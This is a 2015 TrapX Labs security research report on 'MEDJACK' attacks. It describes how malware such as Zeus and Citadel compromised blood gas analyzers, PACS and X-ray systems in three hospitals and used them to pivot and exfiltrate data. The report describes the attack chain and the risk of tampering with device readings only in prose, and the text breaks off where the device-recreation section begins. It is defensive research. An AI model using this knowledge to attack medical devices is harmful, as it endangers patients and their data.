TRAPX SECURITY

ANATOMY OF AN ATTACK

MEDJACK (Medical Device Hijack)

RESEARCH by TrapX Labs

Authored By: TrapX Labs - A Division of TrapX Security, Inc.

Date: May 7, 2015

TABLE OF CONTENTS

NOTICE

TrapX Security reports, white papers and legal updates are made available for educational purposes only. It is our intent to provide general information only. Although the information in our reports, white papers and updates is intended to be current and accurate, the information presented therein may not reflect the most current developments or research.

Please note that these materials may be changed, improved, or updated without notice. TrapX Security is not responsible for any errors or omissions in the content of this report or for damages arising from the use of this report under any circumstances.

ABOUT ANATOMY OF AN ATTACK

The Anatomy of an Attack (AOA) Series highlights the results of our research into current or potential critical information security issues. The AOA series are publications of TrapX Laboratories. The mission of TrapX Labs is to conduct critical cybersecurity experimentation, analysis and investigation and to bring the benefits back to the community at large through AOA publications and rapid ethical compliance disclosures to manufacturers and related parties.

The TrapX Labs knowledge base benefit significantly from information on advanced malware events shared with us by the TrapX Security Operations Center (TSOC). Uniquely this TSOC threat analysis includes very deep intelligence on advanced persistent threats (APTs) and Zero Day Events.

EXECUTIVE SUMMARY

Overview of MEDJACK (Medical Device Hijack)

This anatomy of an attack (AOA) report shares our research into the discovery and analysis of three targeted hospital attacks. The TrapX Labs team refers to this attack vector as MEDJACK, or "medical device hijack." Medical devices have become the key pivot points for the attackers within healthcare networks. They are visible points of vulnerability in the healthcare enterprise and the hardest area to remediate even when attacker compromise is identified. These persistent cyber-attacks threaten overall hospital operations and the security of patient data.

This report will explain why medical devices are primary pivot points, how the attacks happen, and once established, how the attackers can extend these command and control points to breach the hospital's records over an extended period of time. Primary research came from first hand data associated with incidents documented within the TrapX security operations center (TSOC). This included a detailed review of data and analysis associated with ongoing, advanced persistent attacks in three (3) healthcare institutions. These attacks pivoted around medical devices which were installed within the hospital's hardwired networks.

> "We use the term MEDJACK, or medical device hijack, to frame what we see as the attack vector of choice in healthcare. Attackers know that medical devices on the network are the easiest and most vulnerable points of entry. The MEDJACK is designed to rapidly penetrate these devices, establish command and control and then use these as pivot points to hijack and exfiltrate data from across the healthcare institution. " *Moshe Ben Simon, Co-Founder & VP, TrapX Security, General Manager, TrapX Labs*

The typical hospital is replete with internet connected systems and medical devices. These devices are also connected to the electronic medical records (EMR) systems that are being deployed at a fast pace across physician's practices and hospitals due to government incentives such as meaningful use.[1] This creates a highly connected community that brings the most vulnerable devices together with some of the highest value data.

[1] http://www.cms.gov/Regulations-and-Guidance/Legislation/EHRIncentivePrograms/Meaningful_Use.html

As in other industries, the attackers in healthcare may be standalone operators or part of larger organized crime syndicates. The great majority are clearly after valuable healthcare data and economic gain. Health insurance credentials can have a value twenty times that of a credit card on the hacker black market. These attackers know that healthcare networks have more vulnerability and provide greater potential rewards. They have already determined that these vulnerabilities are so extreme as to make healthcare the easiest choice for their attack.

Finally, we do present our analysis and recommendations for minimizing the risk associated with a MEDJACK attack and our ideas towards best practices for design, implementation and system life management of networked medical devices. It is clearly a conclusion of this report that the overwhelming majority of medical devices deployed across the many thousands of hospitals globally are all susceptible in varying degrees to the cyber-attacks documented in this report. We consider this a serious situation and one that now requires immediate attention and remediation.

Nova® Biomedical CCX Used to Recreate the Attack

During the development of this report we found extensive compromise of a variety of medical devices which included X-ray equipment, picture archive and communications systems (PACS) and blood gas analyzers (BGA). One of the manufacturers of equipment identified by us as containing critical malware infection pivot points during our case study analysis included Nova® Biomedical and their CCX (Critical Care Express) units.[2] We also found the use of Zeus Malware and the presence of Citadel malware being used to find additional passwords within the hospital.

In order to better understand the attack vector, TrapX Labs acquired a used Nova® CCX. We used this device to recreate and document the details of the attack so that we could document how a medical device such as the Nova CCX could be used as a pivot point for malware. Over the past years, when many of these devices were originally manufactured, the MEDJACK attack vector was, at best, emerging and the medical device manufacturers such as Nova would have been more than prudent and responsible to design their systems to meet the cyber threats present at that time.

The point of using the NOVA® device was solely to understand and illustrate the details of the MEDJACK attack vector. Please note that the Nova® CCX unit we acquired is several years old and may not have been maintained in accordance with the manufacturer's directives in areas such as software updates and more. We would note that we are not trained nor certified in the correct use, calibration or set-up of the NOVA medical device. There may be updates and improvements to this particular unit that of which we have no knowledge. Our access to the internals of the NOVA medical device was likely contrary to any advice by the manufacturer and the FDA. Medical devices are FDA approved devices and additional software for cyber defense cannot be easily integrated internal to the device –especially after the FDA certification and manufacture. The inclusion of the NOVA® device within the report is a testimony to the popularity and good reputation of the Nova® CCX unit, and, our need to validate the MEDJACK attack vector - no more.

[2] http://www.novabiomedical.com/trademark-information/ Nova® Biomedical is a registered trademark of Nova Biomedical Corporation, 200 Prospect Street, Waltham, MA 02454-9141 (telephone 781.894.0800)

HEALTHCARE UNDER SIEGE

Healthcare is a massive market with annual expenditures that consume approximately 17.4 percent of the gross domestic product in the United States.[3] The ecosystem that provides healthcare in the U.S. includes 893,851 physicians[4] spread across approximately 230,187 practices each of which may have more than one office. Integral to the physician's practices and hospital operations are the 2,724,570 registered nurses,[5] physician's assistants and administrative staff that support them.

The infrastructure to support the delivery of their expertise is equally massive. There are approximately 5,686 hospitals[6] that support this ecosystem directly and then closely related ecosystems that include many thousands of skilled nursing facilities, ambulatory surgical centers, physical therapists and much more. And over 75% of these physician's practices have electronic medical records (EMR/EHR) systems which are all interconnected with the rest of the ecosystem.[7]

All of this presents a major target of opportunity for cyber attackers. Recent examples include the 2014 breach of Community Health Services.[8] The attackers acquired names, addresses, birth dates, telephone numbers and social security numbers from 4.5 million patients.[9] This attack, which occurred between April and June 2014, compromised the company's security measures and successfully copied and exfiltrated data outside the company.

[3] http://www.cms.gov/Research-Statistics-Data-and-Systems/Statistics-Trends-and-Reports/NationalHealthExpendData/NationalHealthAccountsHistorical.html

[4] http://kff.org/other/state-indicator/total-active-physicians/

[5] http://kff.org/other/state-indicator/total-registered-nurses/

[6] http://www.aha.org/research/rc/stat-studies/fast-facts.shtml

[7] http://www.hhs.gov/news/press/2014pres/08/20140807a.html

[8] http://money.cnn.com/2014/08/18/technology/security/hospital-chs-hack/

[9] http://www.usatoday.com/story/tech/2014/08/18/community-health-systems-hack-attack-45-million/14226421/

The healthcare information at Community Health Services was potentially protected by a variety of laws. This data potentially included protection under the Health Insurance and Portability and Accountability Act (HIPAA) which is enforced, in part, as specified by the HITECH act. Healthcare data is also governed by laws that vary by state which specify the protection of HIV/AIDS data. Finally, there are data breach laws which that also vary by state which might apply in the case of a breach such as Community.[10] All of this creates significant expense and liability beyond the short term ramifications of the breach. Of course, the potential damage to each of the patients whose data was stolen is also a key concern.

Healthcare has always been a major target. As of March 30, 2015, the Identify Theft Resource Center (ITRC) shows Healthcare breach incidents as 32.7% of all listed incidents nationwide. Per ITRC, for the first quarter of 2015, over 99,335,375 medical records have been exposed and compromised in the United States alone.[11] Viewed in a different context, Experian produced the 2015 Annual Data Breach Report which lists the "Persistent and Growing Threat of Healthcare Breaches" as a top trend for 2015. Experian further notes that the potential cost of breaches for the healthcare industry could be as much as $5.6 billion annually.[12]

All of this demand for healthcare data presents a compelling opportunity for organized crime. Cybersecurity firm Dell Secure Works notes that cyber criminals were getting paid $20 to $40 for health insurance credentials, compared with $1 to $2 for U.S. credit card numbers prior to the Target Breach.[13] The Federal Bureau of Investigation (FBI) issued a private industry notification (PIN) report in April, 2014 that noted cyber-attacks will increase against healthcare systems and medical devices due to lax cybersecurity standards, and a higher financial payout for medical records in the black market.[14]

[10] http://www.dwt.com/statedatabreachstatutes/

[11] http://www.idtheftcenter.org/images/breach/ITRCBreachStatsReportSummary2015.pdf

[12] http://www.experian.com/assets/data-breach/white-papers/2015-industry-forecast-experian.pdf

[13] http://www.secureworks.com/resources/blog/general-hackers-sell-health-insurance-credentials-bank-accounts-ssns-and-counterfeit-documents/

[14] https://info.publicintelligence.net/FBI-HealthCareCyberIntrusions.pdf

INSIDE THE HEALTHCARE NETWORK

We do not know of any 3rd party cyber defense software products that install and operate on standalone medical devices. By definition, medical devices are turnkey systems. They go through an FDA approval process[15] prior to commercial release to make sure that the standards of manufacture and product performance protect consumers and meet safe intended use. The purchaser or user of these systems cannot install their local suites of cyber defense. The technical reasons may include lack of visibility through a console or otherwise to the basic operating system access required, lock-up of the internal environment by the original equipment manufacturer (oem) to prevent access, or explicit cautions raised by the medical device manufacturer. More directly, tampering with the internals of an FDA approved device might affect operation in a way that is unpredictable and in general is not advisable. In some cases we understand that the hospital is concerned about liability brought on by accidentally affecting the correct operation of the device. The effect of loading updates and/or additional software is never completely known or understood.

Additionally, our team found that the medical devices were often managed just by the medical device manufacturer's own external technicians. Usually the healthcare institution information technology teams do not have access to the operating system at all. In addition, we found that most of the time these medical devices were in use seven (7) days per week for twenty four (24) hours a day. It was the case that security problem resolution was delayed due to access to the equipment. It could take weeks to handle these security incidents because of both scheduling and access to the manufacturer's resources. Once the malware was removed, we found the medical devices could be re-infected fairly quickly. Once again, there was no real protection offered by most cyber defense suites that could run within the medical devices.

The FDA understands the problem. FDA guidance makes it clear that updates and patches to software to protect against viruses, worms and other threats are important. Further, the FDA has published a guidance document for manufacturers on the cybersecurity of networked medical devices. This guidance notes that manufacturers do not need review or certify these "patches or updates"as they are published.[16] The goal is that

[15] http://www.fda.gov/MedicalDevices/ProductsandMedicalProcedures/DeviceApprovalsandClearances/

[16] http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm077812.htm

manufacturers must stay focused on developing and maintaining adequate cyber defense capability into their medical device platforms.[17]

Healthcare institutions are concerned and perhaps evaluating ways to remediate specific situations without the manufacturer's consent. This can perhaps create more problems than it solves. The FDA has stated that they don't expect you to have the expertise of the manufacturer and provides direction to work with them to deal with potential cybersecurity vulnerabilities.[18]

Hospitals generally install medical devices "behind the firewall" where they are believed to be secure and protected. The protection afforded by the internal network generally includes a firewall, signature-based protection such as anti-virus software, other endpoint and intrusion security and more. Modern attackers and their malware have defeated this strategy in the three healthcare institutions cited within this report.

To be blunt, there are very few diagnostic cyber security tools a hospital can use that can identify malware resident on the overwhelming majority of these devices. The healthcare information and security teams view the medical devices as "black boxes" as they are generally not accessible to them at all. Even when suspected, most healthcare security teams have to get the manufacturer's support in order to get a memory dump from these systems sufficient for analysis and malware diagnosis. These devices are closed devices, running out of date, closed, oftentimes modified and likely insecure operating systems such as windows 2000, windows XP or Linux. That's why the MEDJACK attack vector presents a highly vulnerable target to attackers on a global basis. The defenders cannot easily get in to detect or remediate an attack. On the other hand the attackers have an open door.

So, the strategy behind the MEDJACK attack vector becomes apparent very quickly. The security gap that makes MEDJACK effective is that most of the information technology cyber defense in the "protected network" cannot run on the medical devices. Cyber defense can only run on the servers and workstations (personal computers) around them. Once the attacker can get into the network and bypass existing security they have a time window to infect a medical device and establish a backdoor within this protected (and safe) harbor.

Some of the more enterprising healthcare institutions have likely tried to install cyber protection on some of the devices. Any software beyond a patch or update supplied by the manufacturer might negatively impact FDA approval.

[17] http://www.fda.gov/MedicalDevices/Safety/AlertsandNotices/ucm356423.htm

[17] http://www.fda.gov/RegulatoryInformation/Guidances/ucm070634.htm

Common sense suggests that this situation also has the potential to create additional liability for the hospital. The loading of additional software by the hospital, unspecified by the medical device manufacturer, could impact performance or accuracy in unknown ways.

> "MEDJACK has brought the perfect storm to major healthcare institutions globally. The health information technology team is dependent on the manufacturers to build and maintain security within the device. The medical devices themselves just do not have the requisite software to detect most of the software payloads delivered by MEDJACK attack. Finally, the standard cyber security environment set up in the hospital, regardless of how effective it might be, cannot access the internal software operations of medical devices. For all of these reasons MEDJACK is very difficult to prevent, detect and remediate."
> *Carl Wright, EVP & General Manager, TrapX Security*

Compromised devices can include any medical device with internet connectivity. In our three (3) anonymized case studies this included the picture archiving and communications system (PACS) in one healthcare institution's radiology department, a medical x-ray scanner in another healthcare institution's radiology department and several blood gas analyzers in a third healthcare institution's laboratory department in service to critical care and emergency services.

Note that even after detecting the MEDJACK within the devices, that remediation may still be difficult. Complex malware and persistent attacks often require that cyber security experts have access to the internals of the device itself. They must be able to access internal memory and extract this in the form of a memory dump for analysis. This access is to determine exactly the variant of malware and to develop a plan for remediation in complex situations. This access to internal memory may not be achieved without considerable support from the manufacturer. Or as we have seen the healthcare IT team does not have access to these devices as they are maintained under contract and controlled by the medical device manufacturer.

Of course, standard support agreements between the hospital and the medical device manufacturer pertain to product functionality, but may not address infection by malware in the hospital's networks nor to remediation and repair in these extreme circumstances. We have observed that in some cases, the medical device manufacturer technicians are not trained or skilled sufficiently to handle complex security issues within an installed unit and prefer to instead replace the unit.

> "Trapx Labs strongly recommends that hospital staff review and update their contracts with medical device suppliers. They must include very specific language about the detection, remediation and refurbishment of the medical devices sold to the hospitals which are infected by malware. They must have a documented test process to determine if they are infected, and a documented standard process to remediate and rebuild them when malware and cyber attackers are using the devices."
> *-Moshe Ben Simon, Co-Founder & VP, TrapX Security, General Manager TrapX Labs*

There are many other devices that present targets for MEDJACK. This includes diagnostic equipment (PET scanners, CT scanners, MRI machines, etc.), therapeutic equipment (infusion pumps, medical lasers and LASIK surgical machines), and life support equipment (heart - lung machines, medical ventilators, extracorporeal membrane oxygenation machines and dialysis machines) and much more. Most of these devices run standard and often older operating systems and the medical devices' proprietary internal software. All of this has been through stringent FDA approval and certification.

Doctors and nurses within intensive care depend on laboratory based medical devices such as an arterial blood gas analyzer to help diagnose problems and plan patient therapy. This sort of device is used often in critical care situations. A wrong reading can result in missing the delivery of required therapy, or perhaps delivering the wrong therapy. The implications of this to patient well-being are obvious.

As we have demonstrated during the recreation of the attack, these devices are wide open for attacks that can compromise device readings and operations. These attack vectors can also be used to shut down critical hospital systems. Our research has told us that when compromised, a simple blood gas analyzer can become the pivot point to support an extended and continuing enterprise-wide attack. Recognize that a pivot attack begins with the reconnaissance process. Attackers begin by looking for the weakest asset in the network for persistence. Medical devices complimented by the MEDJACK attack vector may be the hospital's "weakest link in the chain."


CASE STUDY #1 – THE HOSPITAL LABORATORY BLOOD GAS ANALYZER ATTACK

Our first case study focuses on a healthcare institution where we provided an installation of some of our product technology. Prior to our involvement, there were absolutely no indicators of malware infection or persistent threats visible to the customer. The customer had a very strong industry suite of cyber defense products. This included a strong firewall, intrusion detection (heuristics based), endpoint security and anti-virus and more. The healthcare information technology team included a team with several highly competent and experienced cyber technologists.

Within a short window of time, we noted several ALERTS to malicious activity with their networks. Upon inspection, it became apparent that this was a form of persistent attack and forensic evidence showed that the attacker continued to move through their networks looking for appropriate targets. Our team noted that the source of this lateral movement was in fact from three (3) of the customers blood gas analyzers present in the hospital laboratory. These were all infected separately and had now enabled backdoors[19] into the hospital networks.

The lateral movement prior to our involvement may have enabled the infection of one of the hospital IT department's workstations. We identified this infection point separately and we do suspect they are connected. It was subsequently determined that confidential hospital data was being exfiltrated to a location within the European Community. Although the data breach was identified, there is still uncertainty around how many data records in total were successfully exfiltrated.

[19] http://searchsecurity.techtarget.com/definition/back-door



Upon closer inspection we found the use of Zeus Malware[20] and the presence of Citadel malware[21] being used to find additional passwords within the hospital.

We did also identify a generic variant of the worm net.sah.worm.win32.kino.kf, among other variants, which was able to propagate and get established. This malware is normally detected by standard cyber defense. The malware has been improved by re-manufacturing (packing, polymorphism and junk code injection) and encryption such that the signatures are no longer obvious at all.

The most important point of this analysis is not the malware. Malware could be a new zero day form of malware, or malware several years older and more common. Malware traps were touched by both kinds during their lateral movement.

The medical devices themselves create far broader exposure to the healthcare institutions than standard information technology assets. It is the ideal environment upon which to launch persistent attacks with the end goal of accessing high value data. This exposure is not easily remediated, even when the presence of malware is identified conclusively. We will expand upon this further during our analysis and recommendations.

[22] http://en.wikipedia.org/wiki/Zeus_%28malware%29

[23] http://securityintelligence.com/cybercriminals-use-citadel-compromise-password-management-authentication-solutions/#.VSFvhfnF80E

MEDJACK Allows Access to Medical Device Data

It is important to understand the environment in which a device such as a blood gas analyzer is used. Blood gas analysis is often used with patients within critical care. They are often in the intensive care unit and under duress, perhaps even in a struggle for their lives.[22]

Physicians and emergency staff teams may determine that an arterial blood gas analysis (ABG) is required in situations such as cardiopulmonary arrest or collapse, respiratory compromise, severe medical conditions to include sepsis, renal (kidney) failure, toxic substance ingestion (poisoning), drug overdose, 2nd or 3rd degree burns or other trauma.[23] Additionally ABG analysis may be used before, during and after major surgery. Of course, timely and correct patient diagnosis and therapy are critical. A delay in changes to a patient's therapy may result in the destabilization of a critical care patient. A misdiagnosis could do worse.

In the case of the used Nova CCX which we used to recreate the attack, we found that data was not encrypted. This is likely a function of the use of older Microsoft Windows operating systems, at minimum. This unit was several years old. TrapX Labs has determined that once an attacker has established a backdoor within our target blood gas analyzer, or any other medical device, almost any form of manipulation of the unencrypted data stored and flowing through the device is possible.

In summary, it is the position of TrapX Labs that the MEDJACK attack vector has the potential to distort or change internal data. Based upon investigation and software analysis, a discussion with the hospital staff and a review of the manufacturer documentation, it is our conclusion is that measurements produced by the device can be manipulated. We have validated this in our simulated attack environment where we recreated and documented the attack vectors.

[20] http://www.webmd.com/lung/arterial-blood-gases


[21] https://courses.washington.edu/med610/abg/abg_primer.html

CASE STUDY #2 – HOSPITAL RADIOLOGY THE PACS PIVOT ATTACK

Our second case study focuses on a healthcare institution where, as in the first case study, we provided an installation of our technology sets. As before, there were absolutely no indicators of malware infection or persistent threats visible to the customer. The customer had a typical industry suite of cyber defense products. This included, as before, an industry standard firewall, intrusion detection (heuristics based), endpoint security and anti-virus. The hospital information technology team included a security specialist with strong background and experience.

Upon early deployment of our technology we received multiple ALERTS that indicated malicious activity within their networks. This was a form of persistent attack and the attacker continued to move through their networks looking for appropriate targets. Upon closer inspection we identified the source of this lateral movement was the picture archive and communications systems (PACS) that provided the radiology department with the storage and access to images derived from multiple sources. These image sources included CT scanners, MRI scanners, portable x-ray machines (c-arms), x-ray and ultrasound equipment.

The PACS system is central to hospital operations and is linked very directly to the rest of the hospital for access to vital imagery. This imagery is used for diagnosis and treatment. Further, ambulatory physicians have access to his imagery through their EMR systems located within their individual practice office locations. So the PACS system is well positioned to be the Pivot point for an advanced persistent attack.



One of our key findings was that the lateral movement prior to our involvement appears to have enabled the infection of a key nurse's workstation. Confidential hospital data was being exfiltrated to a location within the Guiyang, China. It is uncertain how many data records in total were successfully exfiltrated. Communications went out encrypted using port 443 (SSL) and were not detected by existing cyber defense software.

Based on the type of malware infection and TrapX Labs analysis, we found that the attack vector was very simple and basic. An end-user in the hospital surfed on a malicious website. This website redirected them to another malicious link that loaded a java exploit into that user's browser. This allowed the attacker to run a remote command and inject malware to provide backdoor access for lateral movement.

Information technology's cyber defense detected this, and likely eliminated it, but not before it infected the PACS systems. As in our first case study, the hospital's standard cyber defense was unable to scan or remediate anything within the PACS system. So now the persistent attack can continue as a backdoor was set up through the PACS system. The PACS system has become the pivot point for the attack across the healthcare enterprise. Also note that the PACS system also tried to connect to yet another external Command and Control point (C&C) but after several months this botnet C&C was sink holed[24] and shut down.

[24] http://krebsonsecurity.com/tag/sinkhole/

CASE STUDY #3 – HOSPITAL RADIOLOGY AN X-RAY PIVOT ATTACK

Our third case study reviews yet another situation where critical medical device components are infected with advanced malware. In this situation we find a third medical institution where the pivot attack and attacker installed backdoor are located within one of the X-Ray systems in the hospital.

The content of this case study is very similar to our previous case studies. We include this case study only to illustrate the ease with which MEDJACK continues to compromise healthcare institutions on a global basis.

RECREATING THE ATTACK ON THE NOVA® CRITICAL CARE EXPRESS

The NOVA® Critical Care Express (CCX) is a medical device that provides for a variety of biological tests in support of patient diagnosis and therapy. This includes critical tests such as arterial blood gas (ABG) analysis, often done repeatedly to understand the diagnosis of a patient that may be in a critical care situation such as in an intensive care unit (ICU). It is an important medical device and one close to acute patient care.

